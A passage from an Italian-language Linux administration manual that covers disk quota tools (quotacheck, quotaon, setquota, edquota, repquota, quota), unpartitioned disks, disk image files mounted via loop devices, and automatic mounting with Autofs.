`-F {vfsold|vfsv0|rpc|xfs}`	Consente di specificare il formato con cui sono state accumulate informazioni sulle quote.
`-m` `--no-remount`	Esegue la scansione senza preoccuparsi se il file system relativo è innestato anche in scrittura.
`-c` `--create-files`	Ricrea i file da zero, senza tenere conto del loro contenuto precedente.

Segue la descrizione di alcuni esempi.

- # **quotacheck /dev/hdb2** [*Invio*]

  Esegue la scansione dell'utilizzo degli utenti della partizione '`/dev/hdb2`', che deve essere già stata innestata e deve risultare dal contenuto del file '`/etc/fstab`'. In tal caso, può funzionare solo se in questo file è stata specificata l'opzione '**`usrquota`**' in fase di innesto del file system.

- # **quotacheck /mnt/disco2** [*Invio*]

  Esegue la scansione dell'utilizzo degli utenti della partizione che, da quanto si determina dal file '`/etc/fstab`', si colloca a partire dalla directory '`/mnt/disco2`'. Per tutte le altre considerazioni, vale quanto descritto nell'esempio precedente.

- # **quotacheck -avug** [*Invio*]

  Questo corrisponde all'utilizzo normale del programma, per scandire tutte le partizioni innestate e registrate nel file '`/etc/fstab`' come soggette al controllo delle quote, sia degli utenti, sia dei gruppi.

- # **quotacheck -avugm** [*Invio*]

  Come nell'esempio precedente, senza preoccuparsi se i file system sono accessibili anche in scrittura durante la scansione.

- # **quotacheck -avugmc** [*Invio*]

  Come nell'esempio precedente, rifacendo da zero i file.

169.1.6 Utilizzo di «quotaon» e «quotaoff»

Il programma '**`quotaon`**' attiva la gestione delle quote da parte del kernel. Non si tratta quindi di un demone, ma di un programma che termina subito di funzionare.

```
quotaon [opzioni] [{partizione|punto_di_innesto}...]
```

Perché si possa attivare questa gestione, è necessario che i file '`*quota.user`' e '`*quota.group`' siano presenti nella directory principale delle partizioni per le quali si vuole la gestione delle quote.

Il programma '**quotaoff**' disattiva la gestione delle quote da parte del kernel. Le opzioni e la sintassi sono le stesse di '**quotaon**'.

quotaoff [*opzioni*] [{*partizione* | *punto_di_innesto*}...]

Tabella 169.7. Alcune opzioni.

Opzione	Descrizione
-u --user	Interviene nella gestione delle quote utente. Questa è l'azione predefinita.
-g --group	Interviene nella gestione delle quote dei gruppi.
-a	Fa riferimento al contenuto del file '/etc/fstab', relativamente alle unità innestate automaticamente.
-F {vfsold|vfsv0|rpc|xfs}	Consente di specificare il formato con cui sono state accumulate le informazioni sulle quote.

Segue la descrizione di alcuni esempi.

- # **quotaon /dev/hdb2** [*Invio*]

  Attiva la gestione delle quote utente nella partizione '/dev/hdb2', la quale deve essere già stata innestata e deve risultare dal contenuto del file '/etc/fstab'. In tal caso, può funzionare solo se in questo file è stata specificata l'opzione '**usrquota**' in fase di innesto del file system.

- # **quotaon /mnt/disco2** [*Invio*]

  Attiva la gestione delle quote utente nella partizione che, da quanto si determina dal file '/etc/fstab', si colloca a partire dalla directory '/mnt/disco2'. Per tutte le altre considerazioni, vale quanto descritto nell'esempio precedente.

- # **quotaon -avug** [*Invio*]

  Questo corrisponde all'utilizzo normale del programma, per attivare la gestione delle quote in tutte le partizioni innestate e registrate nel file '/etc/fstab' come soggette al controllo delle quote, sia degli utenti, sia dei gruppi.

169.1.7 Assegnazione e verifica delle quote

Le quote che si possono assegnare agli utenti e ai gruppi sono composte dell'indicazione di diversi dati. Lo spazio concesso viene espresso attraverso il numero di blocchi (unità di 1 024 byte) e viene definito ***limite logico*** (*soft*) perché viene tollerato un leggero sconfinamento per tempi brevi. A fianco del limite logico si può stabilire un limite di sicurezza, o ***limite fisico*** (*hard*), che non può essere superato in alcun caso. Oltre ai limiti sui blocchi di byte, si stabiliscono normalmente dei limiti di utilizzo di inode, in pratica, il numero massimo di file. Dal momento che si ha a che fare con file system Ext2 o Ext3 che normalmente possono avere un inode ogni 4 Kibyte, si può stabilire facilmente un calcolo di corrispondenza tra blocchi di dati e quantità di inode.

Quando viene fissato il limite fisico, soprattutto quando questo è superiore al limite logico, si intende consentire implicitamente lo sconfinamento del limite di utilizzo. In tal caso è necessario stabilire il tempo massimo per cui ciò è concesso. Generalmente, se non viene definito diversamente, si tratta di una settimana.

Le quote vengono assegnate o modificate attraverso i programmi '**setquota**' e '**edquota**'; la verifica dei livelli può essere fatta dall'utente '**root**' con '**repquota**' e ogni utente può controllare ciò che lo riguarda attraverso il comando '**quota**'. Con '**setquota**' si utilizzano gli argomenti della riga di comando per definire i valori delle quote, mentre con '**edquota**' si modificano le quote attraverso un programma per la gestione di file di testo: in pratica viene creato un file temporaneo e il suo contenuto viene quindi interpretato per modificare le quote. L'esempio seguente mostra l'uso di '**setquota**' per assegnare all'utente '**tizio**' una quota di 10 Mibyte, con una tolleranza del 10 % (11 Mibyte il limite fisico):

setquota -u tizio 11264 10240 0 0 -a [*Invio*]

quota -u tizio [*Invio*]

```
Disk quotas for user tizio (uid 1005):
     Filesystem  blocks   quota   limit   grace   files   quota   limit   grace
      /dev/sda2     292   11264   10240              97       0       0
```

La modifica delle quote dei gruppi avviene nello stesso modo, usando l'opzione '**-g**' al posto di '**-u**'. A fianco di questi livelli di spazio utilizzabili, c'è il problema di fissare il tempo massimo di sconfinamento (tempo di grazia) che può essere deciso solo a livello globale della partizione.

setquota -t 2592000 2592000 -a [*Invio*]

In questo caso, il tempo di sconfinamento è di 30 giorni, pari a 2592000 s. Il valore appare ripetuto per due volte, perché nel primo caso riguarda lo sconfinamento nella quantità di spazio usato, mentre nel secondo si riferisce allo sconfinamento in quantità di inode (numero di file).

L'utente '**root**' può avere un quadro completo della situazione con '**repquota**', che genera una tabella delle varie quote. La colonna '**grace**' serve per annotare eventuali sconfinamenti e riporta il tempo consentito rimanente.

repquota -u -a [*Invio*]

```
                         Block limits                File limits
User              used    soft    hard  grace    used  soft  hard  grace
…
tizio      +-    10500   10240   11264  30days   1123  2560  2816
caio       --        1       0       0              1     0     0
```

Nell'esempio appare solo una parte del listato che si ottiene generalmente. Viene mostrato il caso di due utenti: '**caio**' non ha alcuna limitazione di utilizzo e le sue quote sono azzerate per questo; '**tizio**' invece ha superato un po' il valore del limite logico per l'utilizzo di blocchi. Pertanto, nella colonna '**grace**' appare quanto tempo gli resta per provvedere da solo (quando anche questo tempo scade, vi provvede il sistema).

Infine, il singolo utente può verificare la propria situazione con il programma '**quota**'.

tizio@:~$ **quota** [*Invio*]

```
Disk quotas for user tizio (uid 502):
     Filesystem  blocks    quota   limit   grace   files   quota   limit   grace
      /dev/sda2  10500*   10240   11264   6days    1123    2560    2816
```

Anche in questo caso, si può osservare che l'utente ha superato il limite di spazio concesso, pur senza superare il limite massimo di inode disponibili.

169.1.8 Utilizzo di «setquota»

Il programma '**setquota**' permette di assegnare i livelli delle quote agli utenti, attraverso quanto viene indicato con gli argomenti della riga di comando. I modelli successivi sono semplificati:

setquota -u ***nome*** ***quota_dati*** ***limite_dati*** ↩
↪ ***quota_inode*** ***limite_inode*** {-a | ***dispositivo***}

setquota -g ***nome*** ***quota_dati*** ***limite_dati*** ↩
↪ ***quota_inode*** ***limite_inode*** {-a | ***dispositivo***}

setquota -t ***tempo_per_sconfinamento_dati*** ***tempo_per_sconfinamento_inode*** ↩
↪ {-a | ***dispositivo***}

Nella parte finale della riga di comando si specifica per quali unità di memorizzazione intervenire, indicando precisamente un file di dispositivo oppure l'opzione '**-a**' (per fare riferimento a tutti quelli previsti nel file '/etc/fstab').

Quando si usa '**setquota**' secondo i primi due modelli proposti, si vanno a specificare i livelli di quota dell'utente o del gruppo indicato, attraverso quattro valori che rappresentano rispettivamente: la quota dati espressa in multipli di 1024 byte, il limite assoluto espresso

sempre in multipli di 1024 byte, la quota di quantità di file; il limite assoluto di quantità di file. Va osservato che un valore pari a zero esprime l'assenza di un limite.

Quando appare l'opzione '**-t**', si fissa il tempo di grazia, ovvero il tempo, espresso in secondi, che viene lasciato all'utente per ritornare ai livelli di utilizzo stabilito dalla propria quota, prima che vi provveda automaticamente il sistema operativo. Questo valore è associato all'unità di memorizzazione ed è unico per tutti gli utenti o per tutti i gruppi.

Segue la descrizione di alcuni esempi.

- # **setquota -u tizio 11264 10240 0 0 -a** [*Invio*]

  Assegna all'utente '**tizio**', per tutte le unità previste nel file '/etc/fstab' con il controllo delle quote per gli utenti, la disponibilità di 10 Mibyte (10240 Kibyte), con la possibilità di arrivare fino a 11 Mibyte per un breve lasso di tempo.

  In questo caso non vengono presi in considerazione i limiti nella quantità di file che possono essere creati.

- # **setquota -u tizio 11264 10240 2816 2560 -a** [*Invio*]

  Come nell'esempio precedente, specificando che l'utente può gestire fino a 2560 file, con la possibilità di arrivare fino a 2916 file per tempi brevi.

- # **setquota -t 1296000 1296000 -a** [*Invio*]

  Fissa un tempo di grazia di 15 giorni (pari a 1296000 s), sia per lo sconfinamento nella dimensione dei dati, sia per quello che riguarda la quantità di file.

169.1.9 Utilizzo di «edquota»

Il programma '**edquota**' permette di assegnare e modificare i livelli delle quote agli utenti, attraverso l'uso di un programma per la creazione e modifica dei testi, precisamente si tratta di VI o di quanto specificato nella variabile di ambiente '**EDITOR**'.

```
edquota [opzioni] [utente...]
```

La modifica delle quote può avvenire solo dopo che sono stati predisposti i file 'quota.user' e 'quota.group', ovvero 'aquota.user' e 'aquota.group'.

Tabella 169.11. Alcune opzioni.

Opzione	Descrizione
-u	Modifica le quote utente. È l'azione predefinita se non vengono specificate altre opzioni.
-g	Modifica le quote dei gruppi.
-p *utente_prototipo*	Duplica le quote dell'utente specificato come argomento dell'opzione per tutti gli utenti indicati nella parte finale della riga di comando.
-t	Permette di modificare il tempo massimo di sconfinamento del limite logico, fermo restando il limite fisico che non può essere superato in ogni caso.
-F {vfsold|vfsv0|rpc|xfs}	Consente di specificare il formato con cui sono state accumulate informazioni sulle quote.

Segue la descrizione di alcuni esempi.

- # **edquota -u tizio** [*Invio*]

  Modifica i livelli di quota dell'utente '**tizio**'.

- # **edquota -g utenti** [*Invio*]

  Modifica i livelli di quota del gruppo '**utenti**'.

- # **edquota -u -p tizio caio sempronio** [*Invio*]

  Attribuisce agli utenti '**caio**' e '**sempronio**' gli stessi livelli di quota di '**tizio**'.

169.1.10 Utilizzo di «repquota»

Il programma '**repquota**' emette una tabella riepilogativa dell'utilizzo delle quote delle partizioni specificate.

repquota [*opzioni*] [{*partizione* | *punto_di_innesto*}...]

Tabella 169.12. Alcune opzioni.

Opzione	Descrizione
-u	Elenca la situazione delle quote riferite agli utenti. È l'azione predefinita se non vengono specificate altre opzioni.
-g	Elenca la situazione delle quote riferite ai gruppi.
-a	Elenca le quote di tutte le partizioni per cui ciò è previsto attraverso le indicazioni del file '/etc/fstab'.
-F {vfsold|vfsv0|rpc|xfs}	Consente di specificare il formato con cui sono state accumulate informazioni sulle quote.

Segue la descrizione di alcuni esempi.

- # **repquota -a** [*Invio*]

  Elenca la situazione delle quote riferite agli utenti (predefinito) per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file '/etc/fstab'.

- # **repquota -g -a** [*Invio*]

  Elenca la situazione delle quote riferite ai gruppi per tutte le partizioni in cui ciò è stato attivato, in base alle indicazioni del file '/etc/fstab'.

  # **repquota /dev/hda3** [*Invio*]

  Elenca la situazione delle quote riferite agli utenti (predefinito) per la partizione '/dev/hda3' (in uso).

169.1.11 Utilizzo di «quota»

Il programma '**quota**' permette agli utenti di controllare il proprio livello di quota. Effettua l'analisi su tutte le partizioni annotate per questo nel file '/etc/fstab'. Solo all'utente '**root**' è concesso di utilizzare questo programma per controllare la quota di un altro utente.

```
quota [opzioni]
```

Il programma '**quota**' restituisce un valore diverso da zero se almeno uno dei valori restituiti rappresenta uno sconfinamento dalla quota.

Tabella 169.13. Alcune opzioni.

Opzione	Descrizione
-u [*utente*]	Restituisce le quote riferite all'utente. È l'azione predefinita se non vengono specificate altre opzioni. Solo l'utente '**root**' può utilizzare l'argomento aggiuntivo per controllare i livelli di un utente particolare.
-g [*gruppo*]	Restituisce le quote riferite al gruppo. L'utente può interrogare le quote riferite a gruppi a cui appartiene.
-F {vfsold|vfsv0|rpc|xfs}	Consente di specificare il formato con cui sono state accumulate informazioni sulle quote.

Segue la descrizione di alcuni esempi.

- `$ quota` [*Invio*]

  L'utente visualizza i propri livelli di quota.

- `$ quota -g lavoro1` [*Invio*]

  L'utente visualizza i propri livelli di quota per il gruppo '**lavoro1**' a cui appartiene.

- `# quota -u tizio` [*Invio*]

  L'utente '**root**' visualizza i livelli di quota per l'utente '**tizio**'.

169.2 Dischi senza partizioni

Come i dischetti, anche i dischi di dimensioni più grandi possono essere usati senza partizioni, facendo riferimento al file di dispositivo che rappresenta l'unità intera. In questo modo, è sufficiente che il disco in questione sia inizializzato a basso livello, quindi si passa subito alla creazione del file system, come nell'esempio seguente:

`# mkfs.ext3 /dev/sda` [*Invio*]

Come si vede, si intende inizializzare il dispositivo '/dev/sda', corrispondente a un disco SCSI completo. Inizialmente, il programma che si utilizza dovrebbe avvisare della scelta particolare che si sta compiendo:

```
/dev/sda is entire device, not just one partition!
Proceed anyway? (y,n)
```

Evidentemente, basta confermare premendo la lettera '**y**', seguita da [*Invio*] per ottenere ciò che si desidera.

In generale, i programmi a disposizione per la suddivisione dei dischi in partizioni, partono dal presupposto che tali dischi siano organizzati in settori da 512 byte. Tuttavia, esistono dischi con settori di dimensioni multiple, come nel caso di alcuni tipi di magneto-ottici (per esempio i dischi magneto-ottici Fujitsu da 9 cm, che solitamente sono disponibili solo nella versione con settori da 2048 byte).

GNU/Linux è in grado di gestire dischi con settori più grandi di 512 byte (purché si tratti di multipli e si resti entro i 4096 byte), ma le partizioni che si usano solitamente, secondo lo standard tradizionale del Dos, non possono essere applicate a dischi con settori più grandi. Per questo motivo, l'unico modo di utilizzare tali dischi è quello di trattarli come dei super dischetti, ovvero dischi senza partizioni. Per sicurezza, quando si crea un file system Ext2 o Ext3 è bene accertarsi di avere blocchi di dimensioni sufficientemente grandi:

```
# mkfs.ext3 -b 4096 /dev/sda [Invio]
```

169.3 Immagini di dischi su file

Dal momento che i dischi esistono e sono utilizzati per uno scopo preciso, la possibilità di gestire file che riproducono un disco intero può sembrare paradossale o senza senso. In realtà, ciò è di grande utilità. In questi casi si parla di file-immagine, solo che il termine immagine viene usato in molte circostanze differenti e occorre evitare di lasciarsi confondere.

L'esempio più comune di file contenenti l'immagine di un disco sono quelli fatti per la creazione dei dischetti di avvio utilizzati per installare GNU/Linux la prima volta, oppure quelli che servono a riprodurre un CD o un DVD.

Per utilizzare i file-immagine di dischi, cioè per poterli innestare come si fa con i dischi veri, occorre che il kernel sia in grado di gestire questa funzione (sezione 67.2.10).

169.3.1 Creazione di un file-immagine

Un file-immagine di un disco può essere creato a partire da un disco esistente oppure da zero, con l'inizializzazione di un file. Volendo creare l'immagine di un dischetto già esistente si procede semplicemente copiando il file di dispositivo corrispondente all'unità a dischetti nel file che si vuole creare.

```
# cp /dev/fd0 floppy.img [Invio]
```

L'esempio appena mostrato genera il file '`floppy.img`' nella directory corrente.

Diversamente si può partire da zero, creando un file e inizializzandolo. Il comando seguente crea il file '`pippo.img`' della stessa dimensione di un dischetto da 1440 Kibyte.

```
# dd if=/dev/zero of=pippo.img bs=1024c count=1440 [Invio]
```

Il comando successivo serve invece a inizializzarlo in modo da inserirvi un file system (viene utilizzato il formato standard: Ext2).

mke2fs pippo.img [*Invio*]

```
pippo.img is not a block special device.
Proceed anyway? (y,n)
```

Trattandosi di una richiesta anomala, il programma '**mke2fs**' vuole una conferma. Basta inserire la lettera '**y**' per proseguire.

Proceed anyway? (y,n) **y** [*Invio*]

Nello stesso modo si può creare un file system differente (per la creazione di un file-immagine contenente un file system ISO 9660, usato per i CD e i DVD, si veda il capitolo 170).

169.3.2 Accedere a un file-immagine

Per accedere a un file contenente l'immagine di un disco (con il suo file system), si procede come se si trattasse di un disco o di una partizione normale. In particolare, viene utilizzato '**mount**' con l'opzione '**-o loop**'.

L'immagine cui si accede può essere stata creata sia partendo da un file vuoto che viene inizializzato successivamente, sia dalla copia di un disco (o di una partizione) in un file.

mount -o loop -t ext2 pippo.img /mnt/floppy [*Invio*]

Nell'esempio, l'immagine contenuta nel file 'pippo.img' viene innestata a partire dalla directory '/mnt/floppy/', dove si comporta come se si trattasse di un dischetto normale.

169.3.3 trasferimento di un file-immagine in un disco

Se il file-immagine, all'interno del quale è stato fatto del lavoro, corrisponde esattamente a un disco o a una partizione, è possibile riprodurre questa immagine nel disco o nella partizione corrispondente. Per questo si può utilizzare '**cp**' oppure '**dd**'.

I due esempi seguenti riproducono nello stesso modo il file 'pippo.img' in un dischetto.

cp pippo.img /dev/fd0 [*Invio*]

dd if=pippo.img of=/dev/fd0 [*Invio*]

Naturalmente, se l'immagine è stata innestata in precedenza per poterne modificare il contenuto, occorre ricordarsi di eseguirne il distacco prima di procedere alla riproduzione.

169.4 Dischi senza file system

GNU/Linux, come altri sistemi Unix, permette di gestire anche dischi che al loro interno non contengono un file system. Questo concetto potrebbe sembrare scontato per molti, ma tutti quelli che si avvicinano a GNU/Linux provenendo da sistemi in cui tali cose non si possono fare devono porre attenzione a questo particolare.

Un disco senza file system è semplicemente una serie di settori. In modo molto semplificato è come se si trattasse di un file. Quando si indicano i nomi di dispositivo legati ai dischi o alle partizioni si fa riferimento a questi nel loro insieme, come se si trattasse di file.

Quando si vuole utilizzare un disco o una partizione nel modo con cui si è abituati di solito, cioè per gestire i file al suo interno, la si deve innestare e da quel momento non si fa più riferimento al nome del dispositivo.

A volte è importante utilizzare i dischi come supporti di dati senza file system. I casi più importanti sono:

- il kernel che si autoavvia;
- le copie multivolume generate attraverso il programma '**`tar`**'.

169.5 innesto e separazione automatici di un file system

Le operazioni di innesto e di distacco di un file system possono essere automatizzate, attraverso l'aiuto di un demone che provvede a innestare i dispositivi quando si tenta di accedere a una directory che dovrebbe trovarsi al loro interno e ne esegue il distacco quando per un certo tempo questi risultano inutilizzati.

L'innesto automatico non è solo una comodità in più che viene concessa agli utenti; la situazione in cui si avverte maggiormente il vantaggio di questo automatismo è nella gestione di file system condivisi in rete, attraverso il protocollo NFS, quando si vuole evitare di creare un collegamento stabile.

Ci possono essere diverse opportunità di gestire l'innesto automatico di un file system in un sistema Unix; per quanto riguarda GNU/Linux, il modo più conveniente dovrebbe essere la gestione prevista all'interno del kernel, che si avvale del demone contenuto nel pacchetto Autofs. [3] L'utilizzo di questo pacchetto è ciò che viene descritto nelle sezioni successive.

Avendo deciso di utilizzare il pacchetto Autofs, occorre che il kernel sia predisposto per la gestione dell'innesto automatico dei file system (sezione 67.2.21).

169.5.1 Organizzazione di Autofs

Come già accennato, per la gestione automatica dell'innesto dei file system, il kernel da solo non basta. Viene utilizzato un demone, precisamente si tratta del programma '**`automount`**', che per funzionare si avvale delle informazioni contenute in una mappa che gli viene indicata attraverso la riga di comando.

Più precisamente, viene definita una directory che rappresenta il punto di innesto automatico, a partire dalla quale si creano poi automaticamente altre sottodirectory in base al contenuto della mappa che viene fornita a '**`automount`**'. Se si vogliono gestire più punti di innesto automatico, occorre avviare diverse copie del demone '**`automount`**', dove ognuna di queste potrebbe avere una mappa differente. Per tentare di comprendere la cosa in modo intuitivo, si cerchi di seguire l'esempio seguente, dove si suppone di avere predisposto il file '`/etc/auto.automnt`' con il contenuto seguente:

```
cdrom           -fstype=iso9660,ro       :/dev/cdrom
floppy          -fstype=auto             :/dev/fd0
```

Si suppone inoltre di voler usare la directory '`/automnt/`' come punto di innesto automatico per la mappa definita nel file '`/etc/auto.automnt`'. Per attivare il demone '**`automount`**' in modo che legga il file '`/etc/auto.automnt`' e lo utilizzi per la directory '`/automnt/`', occorre il comando seguente:

$ **`automount /automnt file /etc/auto.automnt`** [*Invio*]

La prima direttiva del file '`/etc/auto.automnt`' indica che il CD-ROM corrispondente al dispositivo '`/dev/cdrom`' viene innestato automaticamente a partire da '`/automnt/cdrom/`' e che il dischetto corrispondente al dispositivo '`/dev/fd0`' viene innestato a partire da '`/automnt/floppy/`'. Queste due directory non devono essere create; è '**`automount`**' che provvede nell'istante in cui si cerca di attraversarle. In pratica, se non si conosce l'organizzazione del sistema di innesto automatico dei file system, non si può sapere quali siano i percorsi disponibili e le unità che possono essere innestate automaticamente.

Se per qualche motivo si vogliono gestire diversi punti di innesto automatico, occorre definire le mappe corrispondenti (di solito si tratta di definire altri file simili a '`/etc/auto.automnt`') e quindi occorre avviare altrettante copie di '**`automount`**'. Tuttavia, di solito ci si limita a gestire un solo punto di innesto automatico.

Per semplificare le cose, oppure, a seconda dei punti di vista, per complicarle ulteriormente, Autofs viene distribuito quasi sempre assieme a uno script che dovrebbe essere inserito nella procedura di inizializzazione del sistema: '`/etc/init.d/autofs`', o altro percorso simile. Questo file ha lo scopo di avviare e fermare il servizio, pertanto viene usato con l'aggiunta di un argomento espresso da una parola chiave: '**`start`**', '**`stop`**',... Ma il compito previsto per questo script è più complesso del solito e non funziona sempre come ci si aspetta. In generale, dovrebbe leggere il file di configurazione '`/etc/auto.master`', dal quale ottenere le informazioni necessarie per sapere quali punti di innesto automatico e quali file di mappa utilizzare. In pratica, è probabile che riesca a leggere solo la prima direttiva del file '`/etc/auto.master`'.

Una volta compreso il funzionamento di '**`automount`**', sta all'amministratore di sistema stabilire se sia meglio affidarsi allo script o avviare direttamente il demone ignorando il file di configurazione '`/etc/auto.master`'.

169.5.2 Mappe per l'innesto automatico dei file system

Il demone '**`automount`**' richiede l'indicazione di una mappa ogni volta che viene avviato. Questa mappa serve a descrivere le caratteristiche dei dischi, delle partizioni o dei file system di rete da innestare e le sottodirectory relative, utilizzate come punti di innesto.

La mappa in questione può avere varie forme, anche se nelle situazioni più comuni è rappresentata semplicemente da un file. Nel caso si tratti di file, questo può contenere dei commenti preceduti dal simbolo '**`#`**' e conclusi dalla fine della riga, ma può contenere anche righe vuote o bianche che vengono ignorate ugualmente; le altre righe vengono interpretate come direttive, rappresentate da record contenenti tre campi.

sottodirectory_di_innesto **-*opzioni*** {***partizione*** | ***file_system_di_rete***}

1. Il primo campo rappresenta la sottodirectory, riferita al punto di innesto automatico, che viene creata automaticamente nel momento in cui viene fatto l'innesto da parte del de-

mone. Questa sottodirectory rappresenta poi l'inizio della partizione o del file system di rete che viene a essere innestato.

2. Il secondo campo è preceduto da un trattino ('**-**') e serve a indicare un elenco separato da virgole delle opzioni per l'innesto della partizione o del file system di rete. Queste opzioni sono le stesse che possono essere usate con il programma '**mount**', o che possono essere indicate nella quarta colonna del file '`/etc/fstab`'. In particolare, il tipo di file system viene indicato con l'aggiunta del prefisso '**fstype=**'.

3. Il terzo campo serve a definire il dispositivo del disco o della partizione da innestare, oppure il nodo e la directory del file system di rete. Per questo si usa una sintassi particolare:

   :*dispositivo*

   nome_nodo:*directory_condivisa*

   In pratica, quando il terzo campo inizia con due punti verticali ('**:**'), si intende trattarsi di un dispositivo locale.

Segue la descrizione di alcuni esempi.

- ```
  cdrom           -fstype=iso9660,ro      :/dev/cdrom
  ```
  Prevede la possibilità di innestare automaticamente il dispositivo '`/dev/cdrom`' nella sottodirectory '`cdrom/`', in sola lettura.

- ```
  a               -fstype=vfat            :/dev/fd0
  ```
  Prevede la possibilità di innestare automaticamente il dispositivo '`/dev/fd0`' nella sottodirectory '`a/`', aspettando di trovare al suo interno un file system Dos-VFAT.

- ```
  dinkel          -ro,soft,intr           dinkel.brot.dg:/pub/dati
  ```
  Prevede la possibilità di innestare automaticamente il file system di rete offerto dal nodo *`dinkel.brot.dg`*, a partire dalla sua directory '`/pub/dati/`'. In particolare, l'innesto del file system viene fatto in modo da concedere soltanto l'accesso in lettura e vengono usate anche le opzioni '**soft**' e '**intr**'.

169.5.3 Utilizzo di «automount»

Il demone '**automount**' si occupa di seguire l'utilizzo del file system allo scopo di automatizzare l'innesto di dispositivi e di file system di rete. La sua sintassi è piuttosto complessa, pertanto viene avviato solitamente attraverso lo script '**autofs**' che a sua volta dovrebbe preoccuparsi di interpretare anche il file di configurazione '`/etc/auto.master`'.

`automount` [*opzioni*] ***punto_di_innesto_automatico tipo_di_mappa mappa*** [*opzioni_di_mappa*]
  ```

Il demone '**`automount`**' è in grado di leggere la mappa dei punti di innesto da diverse fonti, anche se di solito questa è contenuta in un file.

Se '**`automount`**' riceve il segnale '**`SIGUSR1`**', esegue immediatamente il distacco di tutti i file system inutilizzati, che non siano impegnati in alcun modo.

Tabella 169.20. Alcune opzioni.

Opzione	Descrizione
`-p` ***file*** `--pid-file` ***file***	Permette di specificare il nome di un file all'interno del quale '**`automount`**' possa inserire il numero del processo corrispondente.
`-t` ***n_secondi*** `--timeout` ***n_secondi***	Quando un dispositivo o un file system di rete risulta inutilizzato, la directory corrispondente viene staccata dopo lo scadere del tempo stabilito con questa opzione. Se non viene specificato diversamente, la durata di questo tempo è di cinque minuti (300 secondi).

Il demone '**`automount`**' richiede l'indicazione obbligatoria di alcuni argomenti; per la precisione si tratta della directory a partire dalla quale vanno inserite le sottodirectory di innesto dei vari dispositivi e file system di rete da innestare, dell'indicazione del tipo di mappa utilizzato e dell'indicazione della mappa stessa.

1. ***punto_di_innesto_automatico***

   Il primo argomento che segue le opzioni è la directory utilizzata come base per l'innesto automatico. A partire da questa vengono aggiunte automaticamente le sottodirectory di innesto in base a quanto contenuto nella mappa.

2. ***tipo_di_mappa***

   Dopo l'indicazione della directory di partenza per l'innesto automatico, deve essere indicata una parola chiave che specifica il tipo di mappa utilizzato. Nelle situazioni più comuni si utilizza un file puro e semplice, indicando la parola chiave '**`file`**'. Segue l'elenco di queste scelte possibili.

   - '**`file`**'
     La mappa è un file.
   - '**`program`**'
     La mappa è un programma che genera il testo della mappa e lo emette attraverso lo standard output.
   - '**`yp`**'
     La mappa è il nome di una tabella NIS (YP).
   - '**`nisplus`**'
     La mappa è il nome di una tabella NIS+.
   - '**`hesiod`**'
     La mappa è il nome di una tabella Hesiod, della quale vengono usate le voci '**`filsys`**'.

3. ***mappa***

   L'ultimo argomento obbligatorio è il nome della mappa. A seconda del tipo di mappa, può trattarsi del percorso di un file, oppure del nome di una tabella NIS/NIS+ o Hesiod.

L'esempio seguente avvia il demone '**automount**' in modo che utilizzi il file '/etc/auto.automnt' come mappa da applicare alla directory di innesto automatico '/automnt/'. In particolare, viene stabilito che il tempo di scadenza per i file system liberi e inutilizzati sia di 30 secondi.

```
# automount -t 30 /automnt file /etc/auto.automnt [Invio]
```

169.5.4 Utilizzo di «autofs»

Esiste uno script, più o meno standardizzato, che dovrebbe facilitare l'avvio del servizio di innesto automatico: si tratta di '**autofs**'. Attraverso le parole chiave '**start**', '**stop**', '**reload**' e '**status**', è possibile avviare, fermare, riavviare e consultare il servizio.

```
/etc/rc.d/init.d/autofs start|stop|reload|status
```

```
/etc/init.d/autofs start|stop|reload|status
```

Lo script '**autofs**' si avvale di un file di configurazione aggiuntivo, '/etc/auto.master', all'interno del quale si dovrebbero poter indicare le directory di innesto automatico e le mappe relative (esclusivamente in forma di file). In pratica, è probabile che si possa indicare una sola directory e una sola mappa.

169.5.5 File «/etc/auto.master»

Il file di configurazione '/etc/auto.master' è richiesto dallo script '**autofs**' per avviare il servizio di innesto automatico. Serve a indicare le directory di innesto automatico e i file di mappa relativi.

È molto probabile che la sintassi delle direttive di questo file cambi nel tempo, tenendo conto del fatto che, nelle prime versioni di '**autofs**', si può contare solo sul funzionamento della prima direttiva.

> L'interpretazione di questo file è a carico dello script '**autofs**', che viene riadattato da ogni distribuzione GNU/Linux. In tal senso, non si può contare su un funzionamento uniforme, almeno fino a che le cose rimangono così.

Segue la descrizione di alcuni esempi.

- ```
  /misc           /etc/auto.misc
  ```
  ```

Questa è la direttiva tipica del file '/etc/auto.master'. Fa riferimento alla directory '/misc/' come punto di partenza per l'innesto automatico, utilizzando il file di mappa '/etc/auto.misc'. In pratica, l'utilizzo di questa direttiva dovrebbe tradursi nel comando seguente:

automount /misc file /etc/auto.misc[*Invio*]

- ```
  /misc           /etc/auto.misc  --timeout 60
  ```

  Si tratta di una variante dell'esempio precedente, in cui viene specificata l'opzione '**--timeout 60**', che si vuole sia passata a '**automount**'. L'utilizzo di questa direttiva dovrebbe tradursi nel comando seguente:

  # **automount --timeout 60 /misc file /etc/auto.misc**[*Invio*]

169.5.6 Considerazioni sulla funzionalità di «automount»

Il sistema di gestione dell'innesto automatico dei file system, attraverso il sostegno del kernel e l'uso del demone '**automount**', è stato introdotto da poco e altrettanto pochi sono gli utenti che ne hanno fatto uso. In questo senso, è prevedibile uno sviluppo futuro con meno incertezze, soprattutto per quanto riguarda lo script '**autofs**' e il suo file di configurazione.

Per quanto riguarda l'utilità di questo sistema, è sconsigliabile il suo utilizzo per unità rimovibili che non siano servo-assistite, come nel caso dei dischetti tradizionali, che possono essere espulsi prima che il sistema li abbia staccati.

L'utilizzo più importante riguarda sicuramente i file system condivisi in rete attraverso il protocollo NFS. Anche se questo problema è prematuro, perché richiede la conoscenza del funzionamento della rete, si può intendere che sia meglio evitare di innestare sistematicamente un file system di rete all'avvio del sistema: il nodo di rete che offre il servizio potrebbe essere disattivato in quel momento, oppure potrebbe essere a sua volta in attesa di innestare un altro file system offerto dal proprio sistema locale.

169.6 Riferimenti

- Stein Gjoen, *Disk HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- don@sabotage.org, *Automount mini-HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] In pratica, per attribuire delle quote al file system principale, occorre reinnestarlo in una sottodirectory, con le stesse opzioni.

[2] **Linux quota utils** UCB BSD e GNU GPL

[3] **Autofs** GNU GPL
  ```

Capitolo 170 CD, CD-ROM, DVD-ROM e file system ISO 9660

